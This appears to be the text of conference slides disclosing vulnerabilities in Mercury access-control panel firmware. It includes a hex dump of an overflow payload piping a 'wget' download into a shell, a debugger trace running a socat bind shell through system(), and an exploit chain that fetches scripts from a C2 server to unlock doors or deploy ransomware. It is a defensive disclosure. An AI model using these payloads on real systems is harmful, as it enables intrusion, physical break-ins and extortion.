07E0h:	65	61	61	75	66	61	61	75	67	61	61	75	68	61	61	75	aaufaaugaauha
07F0h:	69	61	61	75	6A	61	61	75	6B	61	61	75	6C	61	61	75	iaaujaaukaaula
0800h:	67	65	74	20	2D	4F	20	42	42	42	42	2E	36	29	2E	42	net -0 BBBB.69.B
0810h:	42	42	42	31	38	7C	61	73	68	00	61	B4	CC	00	00	75	BBB18 ash.a`i..u
0820h:	75	61	61	2C	0D	E4	B6	75	77	61	61	2C	0D	E4	B6	75	uaa, aauwaa,.a%u
0830h:	79	61	61	75	7A	61	61	76	62	61	61	76	63	61	61	76	yaaauzaavbaavcaav

R4 (reverse shell)

R0 (system address)

R3 (gadget address)

ROP complete

```
0xb6e43d2c <EVP_PKEY_derive+120>    mov     r3, r0
0xb6e43d30 <EVP_PKEY_derive+124>    mov     r0, r4
0xb6e43d34 <EVP_PKEY_derive+128>    mov     r1, r5
0xb6e43d38 <EVP_PKEY_derive+132>    mov     r2, r6
► 0xb6e43d3c <EVP_PKEY_derive+136>    blx     r3
<system@plt>
      command: 0x1aca008 ← '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,for
k EXEC:/bin/ash,pty,stderr,setsid,sigint,sane'
```

CVE-2022-31481

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Exploitation and “malware”

Choose your pwn adventure #4


Infinite lockout / ransomware

- Force Lock or unlock doors
- Deploy ransomware

Ghost in the shell

- Deploy persistent remote access
- Remotely unlock/lock facility doors to gain/restrict access

Triggering Relays



Exploit chain summary and live demo

- Command injection in the hostname
- Arbitrary file upload triggered segfault and reboot
- Command injection applied on startup and downloads scripts from our C2 machine
- Opens listener
- *Connect to the reverse shell
- *Issue the IOCTL “open” command



Thank you!